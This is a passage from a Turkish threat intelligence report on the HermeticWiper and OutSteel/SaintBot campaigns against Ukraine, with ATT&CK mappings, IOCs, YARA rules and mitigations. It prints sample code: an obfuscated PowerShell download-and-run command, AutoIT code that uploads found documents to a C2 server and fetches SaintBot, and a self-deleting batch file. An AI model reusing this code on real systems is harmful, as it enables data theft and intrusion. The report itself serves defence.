Bu zararlı yazılım ilk erişimi sistemlerde bulunan SMB, Tomcat güvenlik açıklarını ve oltalama (Phishing) saldırılarını kullanarak sağlamaktadır. Özellikle Active Directory sistemlerinde ağ içerisindeki diğer bilgisayarlara bulaşmak için HermeticWizard adında solucan kullanılmaktadır. HermeticWiper kötü amaçlı yazılımı, ilk erişimi elde ettikten sonra, şifrelenmiş PowerShell komutları kullanarak kötü amaçlı bir JPEG dosyası indirir. İndirme işleminden sonra, kurbanın sisteminde ağ bağlantısını kontrol eden ve kimlik bilgilerini boşaltan bir dizi zamanlanmış görev tanımlar. Kötü amaçlı yazılım, son eylemi için bir veri silici (Trojan.KillDisk) yayar ve MBR'ye geri dönülemez bir şekilde zarar verir.

Microsoft Defender İmzaları

- Trojan:Win32/KillDisk
- Trojan:Win32/HermeticWiper!MSR

6.1 MITRE ATT&CK TTP Listesi

Privilege Escalation [TA0004]	Access Token Manipulation [T1134]	HermeticWiper, SeDebugPrivilege, SeBackupPrivilege ve SeLoadDriverPrivilege belirteçlerini kullanarak hedef sistemlerde ayrıcalıklı işlemler yapmaktadır.
Discovery [TA0007]	System Information Discovery [T1082]	HermeticWiper, işletim sistemini, mimarisini ve hangi gömülü sürücülerin bulunduğunu dökümler.
Discovery [TA0007]	File and Directory Discovery [T1083]	HermeticWiper, AppData, Desktop vb. gibi birden çok dosya ve klasörü dökümlemektedir.
Defense Evasion [TA0005]	Modify Registry [T1112]	Registry key üzerinde değişiklikler yapmaktadır.
Execution [TA0002]	Native API [T1106]	T1134'deki ayrıcalıkları kullanabilmek için AdjustTokenPrivilege ayrıcalığını manipüle etmektedir.
Persistence [TA0003]	Create or Modify System Process: Windows Service [T1543.003]	HermeticWiper, CreateServiceW API' sini kullanarak yeni bir hizmet oluşturup sürücü yüklemesi yapmaktadır.
Impact [TA0040]	Disk Wipe: Disk Structure Wipe [T1561.002]	HermeticWiper, virüslü bilgisayarın Ana Önyükleme Kaydı'na (MBR) zarar verir.
Impact [TA0040]	Inhibit System Recovery [T1490]	HermeticWiper, Volume Shadow Copy hizmetini durdurmaktadır.
Impact [TA0040]	Service Stop [T1489]	HermeticWiper, Volume Shadow Copy hizmetini durdurmaktadır.
Impact [TA0040]	System Shutdown/Reboot [T1529]	HermeticWiper, InitiateSystemShutdownEx API aracılığıyla sistem kapatma işlemi başlatmaktadır.

6.2 IOC Bilgileri

Dosya	com.exe, conhosts.exe, c9EEAF78C9A12.dat, cc2.exe, cl64.dll, cld.dll, clean.exe, XqoYMlBX.exe,

İsimleri	ypagjgfyy.dll
IP Adresleri	94.158.244.27
Hash Değerleri	0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591 2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf 3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767 a64c3e0522fad787b95bfb6a30c3aed1b5786e69e88e023c062ec7e5cebf4d3e 4dc13bb83a16d4ff9865a51b3e4d24112327c526c1392e14d56f20d6f4eaf382 49E0BA14923DA608ABCAE04A9A56B0689FE6F5AC6BDF0439A46CE35990AC53EE b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1 b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5 fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d 8c614cf476f871274aa06153224e8f7354bf5e23e6853358591bf35a381fb75b 23ef301ddba39bb00f0819d2061c9c14d17dc30f780a945920a51bc3ba0198a4 96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84 2c7732da3dcfc82f60f063f2ec9fa09f9d38d5cfbe80c850ded44de43bdb666d
URL	http://kfctm[.]online/0802adqeczoL7.msi http://my.cloud-file[.]online/Microsoft_VieweR_2012.msi http://my.mondeychamp[.]xyz/uUi1rV.msi http://my.mondeychamp[.]xyz/ReadMe.msi http://files-download.infousa[.]xyz/Windows_photo_viewers.msi http://files-download.infousa[.]xyz/Windows_photo_viewer.msi http://download.logins[.]online/exe/LinK13112020.msi http://surname192.temp.swtest[.]ru/prapor/su/ino.gif http://surname192.temp.swtest[.]ru/prapor/su/derg.gif http://surname192.temp.swtest[.]ru/prapor/su/flagua.gif http://surname192.temp.swtest[.]ru/prapor/su/flages.gif

6.3 Yara Kuralları

```
rule MAL_HERMETIC_WIPER {
   meta:
     version = "1.0"
     last_modified = "02.23.2022"
     hash = "1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591"
   strings:
      $string1 = "DRV_XP_X64" wide ascii nocase
      $string2 = "EPMNTDRV\\%u" wide ascii nocase
      $string3 = "PhysicalDrive%u" wide ascii nocase
      $cert1 = "Hermetica Digital Ltd" wide ascii nocase
   condition:
     uint16(0) == 0x5A4D and
     all of them
}
```

```
rule MAL_PARTY_TICKET {
   meta:
     desc = "PartyTicket Golang Ransomware - associated with HermeticWiper campaign"
     author = "Hegel @ SentinelLabs"
     version = "1.0"
     last_modified = "02.24.2022"
     hash = "4dc13bb83a16d4ff9865a51b3e4d24112327c526c1392e14d56f20d6f4eaf382"
   strings:
      $string1 = "/403forBiden/" wide ascii nocase
      $string2 = "/wHiteHousE/" wide ascii
      $string3 = "vote_result." wide ascii
      $string4 = "partyTicket." wide ascii
```

```
        $buildid1 = "Go build ID:
\"qb0H7AdWAYDzfMA1J80B/nJ9FF8fupJl4qnE4WvA5/PWkwEJfKUrRbYN59_Jba/2o0VIyvqINFbLsDsFyL2\"" wide ascii
        $project1 = "C:/projects/403forBiden/wHiteHousE/" wide ascii
    condition:
      uint16(0) == 0x5A4D and
      (2 of ($string*) or
        any of ($buildid*) or
        any of ($project*))
}
```

6.4 Tedbir

Alınabilecek Önlemler	[5] Olay müdahalesi planı [6] Yama yönetimi [7] Güvenlik Duvarları [8] Saldırı tespit veya önleme sistemleri (IDS / IPS) [9] Endpoint detection and response (EDR) [11] Çalıştırma önleme (Execution Prevention) [12] Antivirus/Antimalware [13] Kod İmzalama [16] Boot bütünlüğü [17] Uç noktada davranış önleme [18] Ağ Sızma Önleme [21] Kayıt defteri izinlerinin sınırlanması [22] Denetim [23] İşletim sistemi konfigürasyonu [24] Dosya ve dizin izinlerininin kısıtlanması

7 OutSteel/SaintBot

1 Şubat 2022 tarihinde Ukrayna'da bir enerji kurumuna yönelik siber saldırı tespit edilmiştir. CERT-UA tarafından bu saldırının aktörlerinin UAC-0056 adlı APT grubu olduğu iddia edilmiştir. Saldırıda kurumun bir çalışanına spear phishing yöntemi ile e-posta iletildiği görülmüştür. Bu e-posta iletisinin içeriğinde bir word dosyası bulunmaktadır. Bu word dosyası, OutSteel adlı belge hırsızı zararlı yazılımı ve SaintBot zararlısını indirip kuran zararlı bir javaScript dosyası içermektedir.

OutSteel zararlı yazılımı belge hırsızlığı için kullanılan basit bottur. Sistemde hassas veri içerebilecek dosyaları dosya tiplerine göre arayarak bunları bir uzak sunucuya yüklemektedir. Bu zararlının kullanımı, aktörlerin kritik altyapılarla ilişkili devlet kurumlarına ve şirketlere yönelik bilgi toplama amacında olduklarını göstermektedir. SaintBot zararlısı virüslü sisteme aktörler tarafından ek araçların indirilip kurulmasına imkan sağlayan bir indirme yazılımıdır. SaintBot, aktörlere kalıcı erişim imkanı sağladığı gibi ayrıca sistem üzerindeki kabiliyetlerini daha da arttırır.

Hedef alınan çalışana gönderilen e-posta iletisinin içeriği şu şekildedir:

Kimden: mariaparsons10811@gmail[.]com
Konu: Повідомлення про вчинення злочину (<Hedef alınan çalışanın ismi>)
Ek: Повідомлення про вчинення злочину (<Hedef alınan çalışanın ismi>).docx

E-posta iletisinin konu ve ek başlıkları "Suç İhbarı" olarak çevirilebilir. Oltalama iletisinin, hedef alınan şahsa bir suç işlediğini düşündürmesi ve iletiye eklenen zararlı dosya ile etkileşime geçmesini amaçladığı görülmektedir. Zararlı Word dosyasının içeriği Şekil 11'de görülebilir.


Документ засекречений з метою безпеки одержувача
Для відображення тексту натисніть на

НАЦІОНАЛЬНА ПОЛІЦІЯ
УКРАЇНИ
ГОЛОВНЕ СЛІДЧЕ УПРАВЛІННЯ

вул. Богомольця, 10, м.Київ, 01601,
тел. 253-13-31, gsu207@police.gov.ua
Ідентифікаційний код 24182205

1 лютого 2022 року № 0222 / 548/50

Про порушення кримінальної справи

Т.в.о. заступника начальника Є.В. Колесник

Şekil 11 Zararlı Word Dosyasının İçeriği [5]

Bu dosyanın içeriği de oltalama e-postasının temasına uymaktadır. Hedef alınan çalışana bu raporun Ukrayna Ulusal Polisi tarafından hazırlanan bir suç soruşturma raporu olduğu izlenimi verilmiştir. Doküman kullanıcıya ünlem işaretli ikonlara tıklayarak dosya içerisindeki siyah ile gizlenmiş *yönlendirilmiş* içeriği görüntülemesi talimatını vermektedir. Kullanıcı ikonlara tıkladığında Word dosyası sisteme bir dosya yazılmakta ve yazılan zararlı dosya Windows Script Host (wscript) ile çalıştırılmaktadır.

C:\Users\ADMINI~1\AppData\Local\Temp\GSU207@POLICE.GOV.UA - Повідомлення (15).js

JavaScript dosyası bir PowerShell script'ini çalıştıran işlemi başlatır.

```
powershell.exe [NeT.seRvIcepOiNtmanAgER]::sECURITyPROToCOL =
[neT.SEcurITypRotOcoLType]::Tls12 ; Irm -uRI ("https://c" +
"dn.discordapp[.]com/attachme" +
"nts/932413459872747544/938291977735266 34" + "4/p" + "utty.ex" + "e" )
-outfilE "$enV:PuBLICGoogleChromeUpdate.exe" ; sTArt-pRoceSs
"$eNV:pUBLIcGoogleChromeUpdate.exe"
```

Şekil 12 Powershell komutu

Şekildeki betik belirtilen URL'den bir çalıştıralabilir dosya indirmekte, bunu "%PUBLIC%\GoogleChromeUpdate.exe" olarak kaydedip çalıştırmaktadır. Aktörler Discord adlı platformun İçerik Teslim Ağı (Content Delivery Network) üzerinde zararlı paylodları barındırmaktadır. Bu teknik tehdit grupları arasında oldukça sık kullanılmaktadır. Bunun nedeni Discord sunucularının oyun, topluluk grupları ve diğer meşru kullanımları ile bilinmesinden ötürü URL filtreleme sistemlerinin bu domain adresine güvenmesidir.

Doküman içerisindeki JavaScript ile indirilen çalıştırılabilir dosyanın "organization" alanında "Electrum Technologies GmbH" yazmaktadır ve geliştiricileri tarafından bir sertifika ile imzalanmıştır. Bu çalıştırabilir dosya bir Initial Loader Trojan'dır.

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            3b:11:e7:6e:da:51:82:ce:c2:d4:e7:2d:8c:05:f6:9a
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=US, O=thawte, Inc., CN=thawte SHA256 Code Signing CA - G2
        Validity
            Not Before: May 8 00:00:00 2020 GMT
            Not After : May 8 23:59:59 2022 GMT
        Subject: C=DE, ST=Berlin, L=Berlin, O=Electrum Technologies GmbH, CN=Electrum Technologies GmbH
```

Zararlı içerik olarak şifrelenmiş ve karıştırılmış ".dll" dosylaası içermektedir. Sanal ortamda çalıştırmayı engelleme gibi bazı anti-analiz önlemleri alındığı da görülmüştür. Ayrıca zararlı içeriğinde Outsteel ve Saintbot dahil olmak üzere Windows Defender'ı ve Google Chrome installer'ı devre dışı bırakan çalıştırılabilir bir betik barındığı tespit edilmiştir.

SHA256	Tanım
7e3c54abfbb2abf2025ccf05674dd10240678e5ada465bb0c04a9109fe46e7ec	OutSteel AutoIT dosya yükleyici
0da1f48eaa7956dda58fa10af106af440adb9e684228715d313bb0d66d7cc21d	PureBasic Çalıştırılabilir Dosya, Windows Defender'ı devre dışı bırakmak için.
0f9f31bbc69c8174b492cf177c2fbaf627fcdb5ac4473ca5589aa2be75cee735	Google Chrome Installer.
82d2779e90cbc9078aa70d7dc6957ff0d6d06c127701c820971c9c572ba3058e	SaintBot .NET Loader.

7.1 Outsteel

Outsteel, AutoIT script dili ile geliştirilen bir dosya yükleyici ve dosya hırsızlığı yazılımıdır. Bulduğu dosyaları bir C2 sunucusuna yüklemeden önce ilk olarak işleme spesifik uzantılara sahip dosyaları disk içerisinde arayarak başlar. Bu örnekte, zararlı "185.244.41.109:8080" adresine ve "/upld/" dizinine erişmektedir.

```
$url_dwnl = "http://eumr.site/load74h74830.exe"
$url = "http://185.244.41.109:8080/upld/"
$dsks = DriveGetDrive("FIXED")
$rem = 0
For $i = 1 To $dsks[0]
    If $dsks[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsks[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 1 To $dsks[0]
    $areturn = _filesearch($dsks[$drv], "*.doc;*.docx;*.pdf;*.ppt;.pptx;*.dot;*.xls;*.xlsx;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pot;*.pps;*.pst;*.ppa;*.rar;*.zip;*.tar;*.7z;*.txt")
    For $i = 1 To $areturn[0]
        $name_new = StringReplace($areturn[$i], ":", "_")
        $name_new = StringReplace($name_new, "\\", "/")
        _http_upload($url & $uuid, $areturn[$i], _stringtohex($name_new), "", _stringtohex($name_new))
    Next
Next
```

Şekil 13 OutSteel Dosya Arama Döngüsü [5]

Arama işlemi örnekteki gibi CMD komutları ile gerçekleştirilir.

```
cmd.exe /U /C DIR "\Users\Admin\*.docx" /S /B/ A
```

Hedef alınan dosya uzantıları:

```
.doc, .ppt, .xls, .rtf, .accdb, .pst, .zip, .txt, .docx, .pptx, .xlsx, .pot, .ppa, .tar, .pdf, .dot, .csv, .mdb, .pps, .rar, .7z
```

Hedef alınan dosya uzantıları incelendiğinde zararlının hassas veri içeren dosyaları aradığı anlaşılmaktadır. Komutun çıktısı AutoIP payloadı tarafından okunmakta ve her dosya HTTP.au3 kütüphanesi kullanılarak C2 sunucusuna yüklenmektedir.

Betik bütün ilgili dosyaları C2 sunucusuna yükleme işlemini bitirdikten sonra "%TEMP%\svjhost.exe" içerisine bir diğer C2 adresinden SaintBot .NET loader dosyasını indirmektedir. Bu dosya da SHCore2 DLL dosyasından çıkarılmıştır ve başarılı bir şekilde indirildiği takdirde komut satırı kullanılarak çalıştırılır.

```
Local $path_dwnl = @TempDir & "\\svjhost.exe"
Local $h_dwnl = InetGet($url_dwnl, $path_dwnl, $inet_forcereload, $inet_downloadbackground)
Do
    Sleep(250)
Until InetGetInfo($h_dwnl, $inet_downloadcomplete)
InetClose($h_dwnl)
Run("cmd /c start /min " & $path_dwnl, "", @SW_HIDE)
$hfile = FileOpen("rmm.bat", 2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryremvvv" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryremvvv)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min rmm.bat", "", @SW_HIDE)
```

Şekil 14. SaintBot'un İndirilmesi Ve rmm.bat'in Çalıştırılması [5]

Betik bulunduğu dizin içerisinde rmm.bat dosyasını oluşturduktan sonra çalışmayı sonlandırmadan önce çalışmakta olan cmd.exe işlemlerini sonlandırmakta, kendisini ve orijinal zararlı payloadı silmektedir.

```
@echo off
:tryremvvv
del f58c41d83c0f1c1e8c1c3bd99ab6deabb14a763b54a3c5f1e821210c0536c3ff.exe
if exist f58c41d83c0f1c1e8c1c3bd99ab6deabb14a763b54a3c5f1e821210c0536c3ff.exe (goto tryremvvv)
start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b
```

Şekil 15 rmm.bat İçeriği [5]

Bu noktada AutoIT script'i sonlanmakta, geriye bellek içerisindeki SaintBot kalmaktadır. SaintBot Loader ve Payload olmak üzere iki ana bileşenden oluşmaktadır.

Loader bileşeni, SaintBot içerisinde bulunan reversed .NET binary dosyasını çıkarılması için kullanılmaktadır. Zararlı, sandbox tespiti ile kendisini çalıştırmamak üzere bulunduğu konumda *Sbiedll.dll* modülünün yüklü modül listesindeki varlığını, makine adının *HAL9TH* ve kullanıcı adının *JohnDoe* olup olmadığını kontrol etmektedir. Zararlının yapmakta olduğu kontroller başarılı ise, payload, "slideshow.mp4" adlı dosyayı "%LOCALAPPDATA%\zz%USERNAME%" dosya yolunda arayacaktır. Burada aranmakta olan "slideshow.mp4" dosyası "ntdll.dll" dosyasının kopyasıdır. Dosya bulunamaması durumunda, kurulum adımına geçerek ""%LOCALAPPDATA%" altında "zz%USERNAME%" dizinini oluşturmaktadır. Ardından, "ntdll.dll" dosyasını oluşturulan dizine "slideshow.mp4" olarak kopyalamaktadır. Bu işlem sistem API çağrılarını gerçekleştirmek ve EDR/Antivirüs araçlarını atlatmak için yapılmaktadır. Kurulum tamamlandıktan sonra payload kendisini çalıştırmaktadır. Process Migration ve Registry üzerinde yapılan değişiklikler sistemde kalıcılığa olanak sağlamaktadır ve C2 (Komut Kontrol Sunucusu) ile iletişimi başlatmaktadır.

Bu zararlı C2 sunucularından 6 komut alabilmektedir.

de de:regsvr32	Bir exe veya dii'i cmd.exe aracılığıyla regsvr32 kullanarak çalıştırır.
de:LoadMemory	dfrgui.exe'nin kopyasını oluşturur ve indirilen zararlıyı process içerisine enjekte eder.
de:LL	dll indirir ve LdrLoadDll() ile belleğe yükler.
update	SaintBot'u günceller.
uninstall	Makineden SaintBot'u kaldırır.

7.2 IOC Bilgileri

Dosya İsimleri	KKveTTgaAAsecNNaaaa.mips, a2b1d5g2e5t8vc.elf
IP Adresleri	185.244.41.109 194.147.142.232 31.42.185.63 45.146.164.37 45.146.165.91
Hash Değerleri	07ed980373c344fd37d7bdf294636dff796523721c883d48bb518b2e98774f2c 0be1801a6c5ca473e2563b6b77e76167d88828e1347db4215b7a83e161dae67f 0db336cab2ca69d630d6b7676e5eab86252673b1197b34cf4e3351807229f12a 0f13f5f9a53a78fc4f528e352cd94929ae802873374ffb9ac6a16652bd9ea4c5 101d9f3a9e4a8d0c8d80bcd40082e10ab71a7d45a04ab443ef8761dfad246ca5 1092d367692045995fab78ba1b9b236d5b99d817dd09cba69fd3834e45bd3ddf 10d21d4bf93e78a059a32b0210bd7891e349aabe88d0184d162c104b1e8bee2e 14bde11c50a2df2401831fea50760dd6cf9a492a3a98753ab3b1c6ce4d079196 157b05db61aaf171823c7897a2f931d96a62083a3ad6014cb41c6b42694a0c2f 172f12c692611e928e4ea42b883b90147888b54a8fb858fc97140b82eef409f3 275388ffad3a1046087068a296a6060ed372d5d4ef6cf174f55c3b4ec7e8a0e8 276ac9b9fe682d76382ec6e5bc3d1d045ce937438f92949c23453468eb62a143 2b15ade9de6fb993149f27c802bb5bc95ad3fc1ca5f2e86622a044cf3541a70d 2c879f5d97f126820f1fbf575df7e681c90f027062b6bcb3451bb09607c922da 2ec710d38a0919f9f472b220cfe8d554a30d24bfa4bdd90b96105cee842cf40d 33a4655fd61e471d8956bc7681ee56a9926da91df3583b79e80cb26a14e45548 35180c81ebcefbc32c2442c683cab6fd299af797a0493d38589d5c5d1d6b5313 354868cd615a0377e0028bcaee422c29f6b6088b83a0b37a32e00cce5dba43f9 434d39bfbcee378ed62a02aa40acc6507aa00b2a3cb0bf356c0b23cc9eebcd77

461eeadbe118b5ad64a62f2991a8bd66bdcd3dd1808cd7070871e7cc02effad7

4fcfe7718ea860ab5c6d19b27811f81683576e7bb60da3db85b4658230414b70

52173598ca2f4a023ec193261b0f65f57d9be3cb448cd6e2fcc0c8f3f15eaaf7

5227adda2d80fb9b66110eeb26d57e69bbbb7bd681aecc3b1e882dc15e06be17

5cda471f91413a31d3bc0e05176c4eb9180dfcac3695b83edd6a5d4b544fe3f1

5d8c5bb9858fb51271d344eac586cff3f440c074254f165c23dd87b985b2110b

5d9c7192cae28f4b6cc0463efe8f4361e449f87c2ad5e74a6192a0ad96525417

5dabf2e0fcc2366d512eda2a37d73f4d6c381aa5cb8e35e9ce7f53dae1065e4a

63d7b35ca907673634ea66e73d6a38486b0b043f3d511ec2d2209597c7898ae8

64057982a5874a9ccdb1b53fc15dd40f298eda2eb38324ac676329f5c81b64e0

677500881c64f4789025f46f3d0e853c00f2f41216eb2f2aaa1a6c59884b04cc

68313c90ca8eb0d5fc5e63e2b0f7a5f4d1fe15f825fe8ca0b4b3e922a253caa7

84e651b2d55a75ec59b861b11a8f8f7cb155ed81604081c95dd11b8aec5b31b1

882597c251905f9be31352ba034835764124c9a9e25ef1ba0150e5998c621f07

891f526fea4d9490a8899ce895ce86af102a09a50b40507645fee0cf2ab5bef5

8bb427b4f80fe1ede3e3ed452d9f0a4ce202b77cda4ad2d54968ab43578e9fa9

8c8ef5182393082l6d06b4bf9b2771dbb70759cb1c9e6327a1cd045444f2b69a

90ce65b0b91df898de16aa652d7603566748ac32857972f7d568925821764e17

92af444e0e9e4e49deda3b7e5724aaecbb7baf888b6399ec15032df31978f4cf

96f815abb422bb75117e867384306a3f1b3625e48b81c44ebf032953deb2b3ff

9803e65afa5b8eef0b6f7ced42ebd15f979889b791b8eadfc98e7f102853451a

a16e466bed46fcf9c0a771ca0e41bc42a1ac13e66717354e4824f61d1695dbb1

a356be890d2f48789b46cd1d393a838be10bdea79f12a10b1adf1d78178343c5

a60f4a353ea89adc8def453c8a1e65ea2ecc46c64d0d9ea375ca4e85e1c428fd

b7c6b82a8074737fb35adccddf63abeca71573fe759bd6937cd36af5658af864

b89a71c9dbc9492ecb9debb38987ab25a9f1d9c41c6fbc33e67cac055c2664bc

c9761f30956f5ba1ac9abc8b000eae8686158d05238d9e156f42dd5c17520296

d99f998207c38fe3ab98b0840707227af4d96c1980a5c2f8f9ac7062fab0596d

dfe11b83da7c4dc02ff7675d086ff7ddd97fec71c62cc96f1a391f574bec6b4f

e39a12f34bb8a7a5a03fd23f351846088692e1248a3952e488102d3aea577644

f0d99b7056dac946af19b50e27855b89f00550d3d8dc420a28731814a039d052

f69125eafdd54e1aae10707e0d95b0526e80b3b224f2b64f5f6d65485ca9e886

f6ae1d54de68b48ba8bd5262233edaec6669c18f05f986764cf9873ce3247166

fbe13003a4e39a5dea3648ee906ea7b86ed121fd3136f15678cf1597d216c58a

005d2d373e7ba5ee42010870b9f9bf829213a42b2dd3c4f3f4405c8b904641f2

0222f6bdfd21c41650bcb056f618ee9e4724e722b3abcd8731b92a99167c6f8d

0c644fedcb4298b705d24f2dee45dda0ae5dd6322d1607e342bcf1d42b59436c

0e1e2f87699a24d1d7b0d984c3622971028a0cafaf665c791c70215f76c7c8fe

0f7a8611deea696b2b36e44ea652c8979e296b623e841796a4ea4b6916b39e7c

0fc7154ebd80ea5d81d82e3a4920cb2699a8dd7c31100ca8ec0693a7bd4af8b7

137fc4df5f5cad2c88460314e13878264cc90d25f26b105bb057f6bfdca4cbf2

17c3cf5742d2a0995afb4dd2a2d711abe5de346abde49cf4cf5b82c14e0a155f

187e0a02620b7775c2a8f88d5b27e80b5d419ad156afc50ef217a95547d0feaa

18f24841651461bd84a5eac08be9bce9eab54b133b0e837d5298dac44e199d5f

1a1fe7b6455153152037668d47c7c42a068b334b91949739ed93256d5e3fbd89

1e6596320a3fa48d8c13609a66e639b35fb1e9caae378552956aa9659809162b

2762cbc81056348f2816de01e93d43398ba65354252c97928a56031e32ec776f

27868ae50b849506121c36b00d92afe3115ce2f041cc28476db8dfc0cc1d6908

2bef4a398a88749828afac59b773ae8b31c8e4e5b499aad516dd39ada1a11eca

2d9d61ce6c01329808db1ca466c1c5fbf405e4e869ed04c59f0e45d7ad12f25b

3075a467e89643d1f37e9413a2b38328fbec4dd1717ae57128fdf1da2fe39819

320d091b3f8de8688ce3b45cdda64a451ea6c22da1fcea60fe31101eb6f0f6c2

37be3d8810959e63d5b6535164e51f16ccea9ca11d7dab7c1dfaa335affe6e3d

39e8455d21447e32141dc064eb7504c6925f823bf6d9c8ce004d44cb8facc80b

3d7a05e7ba9b3dd84017acab9aab59b459db6c50e9224ec1827cbf0a2aee47db

3f7b0d15f4cbe63e57fb06b57575bf6dd9eb777c737b0886250166768169fc6c

4715a5009de403edd2dd480cf5c78531ee937381f2e69e0fb265b2e9f81f15c4

494122ff204f3dedaa8f0027f9f98971b32c50acbcce4efa8de0498efa148365

4c8a433ed99cc4b6994b2e1df59eb171f326373ba100a3653eb37e8a8ee2e6f2

4d59a7739f15c17f144587762447d5abb81c01f16224a3f7ce5897d1b6f7ee77

4ee84419fb9267081480954f1be176095a45fe299078dfa95f980e513b46a020

4fdc37f59801976606849882095992efecee0931ece77d74015113123643796e

506c90747976c4cc3296a4a8b85f388ab97b6c1cfae11096f95977641b8f8b6f

56731c777896837782beff4432330486a941e4f3af44b4d24be7c62c16e96256

5fc108db5114be4174cb9365f86a17e25164a05cc1e90ef9ee29ab30abed3a13

619393d5caf08cf12e3e447e71b139a064978216122e40f769ac8838a7edfca4

61f5e96ec124fef0c11d8152ee7c6441da0ea954534ace3f5f5ec631dd4f1196

6a698edb366f25f156e4b481639903d816c5f5525668f65e2c097ef682afc269

6ee2fd3994acdbb9a1b1680ccd3ac4b7dcb077b30b44c8677252202a03dccf79

700b05fede8afe3573b6fec81452d4b09c29adb003cdacb762c8b53d84709901

707971879e65cbd70fd371ae76767d3a7bff028b56204ca64f27e93609c8c473

71e9cc55f159f2cec96de4f15b3c94c2b076f97d5d8cecb60b8857e7a8113a35

7419f0798c70888e7197f69ed1091620b2c6fbefead086b5faf23badf0474044

750c447d6e3c7d74ccab736a0082ef437b1cd2000d761d3aff2b73227457b29c

75f728fa692347e096386acd19a5da9b02dca372b66918be7171c522d9c6b42d

7963f8606e4c0e7502a813969a04e1266e7cd20708bef19c338e8933c1b85eda

7b3d377ca2f6f9ea48265a80355fe6dc622a9b4b43855a9ddec7eb5e4666a1d4

7d7d9a9df8b8ffd0a0c652a3d41b9a5352efb19424e42942aaf26196c9698019

7e1355e51eb9c38e006368de1ae80b268ffab6918237696474f50802e3d8a9c8

7eb1dc1719f0918828cc8349ee56ca5e6bbde7cada3bc67a11d7ff7f420c7871

7ee8cfde9e4c718af6783ddd8341d63c4919851ba6418b599b2f3c2ac8d70a32

82d2779e90cbc9078aa70d7dc6957ff0d6d06c127701c820971c9c572ba3058e

89da9a4a5c26b7818e5660b33941b45c8838fa7cfa15685adfe83ff84463799a

8ab3879ed4b1601feb0de11637c9c4d1baeb5266f399d822f565299e5c1cd0c4

9528a97d8d73b0dbed2ac496991f0a2eecc5a857d22e994d227ae7c3bef7296f

975f9ce0769a079e99f06870122e9c4d394dfd51a6020818feeef9ccdb8b0614

9917c962b7e0a36592c4740d193adbd31bc1eae748d2b441e77817d648487cff

9a72e56ac0f1badd3ca761b53e9998a7e0525f2055dbec01d867f62bdb30418e

9cf4b83688dd5035623182d6a895c61e1e71ea02dc3e474111810f6641df1d69

9d7c3463d4a4f4390313c214c7a79042b4525ae639e151b5ec8a560b0dd5bd0a

9ec80626504ca869f5e731aef720e446936333aaf6ab32bae03c0de3c2299f34

9ee1a587acaddb45481aebd5778a6c293fe94f70fe89b4961098eb7ba32624a8

9ef2d114c329c169e7b62f89a02d3f7395cb487fcd6cff4e7cac1eb198407ba6

9fbeb629ea0dc72ac8db680855984d51b28c1195e48abff2e68b0228f49d5b0f

a61725f3b57fd45487688ad06f152d0db139a6cb29f3515ea90ffe15cb7e9a7a

a9a89bb76c6f06277b729bc2de5e1aaef05fc0d9675edbc0895c7591c35f17eb

afdc010fc134b0b4a8b8788d084c6b0cff9ea255d84032571e038f1a29b56d0a

b02c420e6f8a977cd254cd69281a7e8ce8026bda3fc594e1fc550c3b5e41565d

b0b0cb50456a989114468733428ca9ef8096b18bce256634811ddf81f2119274

b0b4550ba09080e02c8a15cec8b5aeaa9fbb193cec1d92c793bdede78a70cec6

b1af67bcfaa99c369960580f86e7c1a42fc473dd85a0a4d3b1c989a6bc138a42

b2f5edef0e599005e205443b20f6ffd9804681b260eec52fa2f7533622f46a6c

b6e34665dd0d045c2c79bf3148f34da0b877514a6b083b7c8c7e2577362463b3

b72188ba545ad865eb34954afbbdf2c9e8ebc465a87c5122cebb711f41005939

b83c41763b5e861e15614d3d6ab8573c7948bf176143ee4142516e9b8bcb4423

b8ce958f56087c6cd55fa2131a1cd3256063e7c73adf36af313054b0f17b7b43

bd83e801b836906bab4854351b4d6000e0a435736524a504b9839b5f7bdf97cc

c222122fe3e1206ba2363c17fb37ae2f8e271840e17b3bb9ba5359f2793f9574

	c33a905e513005cee9071ed10933b8e6a11be2335755660e3f7b2adf554f704a c532d19652ea6d4e0ebb509766de1ec594dd80152f92f7ef6b80ad29d2aa8cf4 c6c47d3d7e56213f0d0ced379c64e166ed5a86308ea96856163a4e0155b1fc6e cb4a93864a19fc14c1e5221912f8e7f409b5b8d835f1b3acc3712b80e4a909f1 cb6c05b2e9d8e3c384b7eabacde32fc3ac2f9663c63b9908e876712582bf2293 cce564eb25a80549d746c180832d0b3d45dcd4419d9454470bfd7517868d0e10 cd93f6df63187e3ac31ea56339f9b859b0f4fbe3e73e1c07192cef4c9a6f8b08 d4d4aa7d621379645d28f3a16b3ba41b971216869f5448ea5c1fc2e78cfecb26 d6e2a79bc87d48819fabe332dd3539f572605bb6091d34ae7d25ae0934b606b5 db8975fd6c04a7d3790eb73ab8e95b6dbf6c9d65ad5c6a6d3c862d0284f87c34 df3b1ad5445d628c24c1308aa6cb476bd9a06f0095a2b285927964339866b2c3 dfc24fa837b6cd3210e7ea0802db3dcf7bb1f85bff2c1b4bda4c3c599821bf8c e0c46e23bd1b5b96123e0c64914484bbfae7a7ad13cbd45184035d4c0f8a10a2 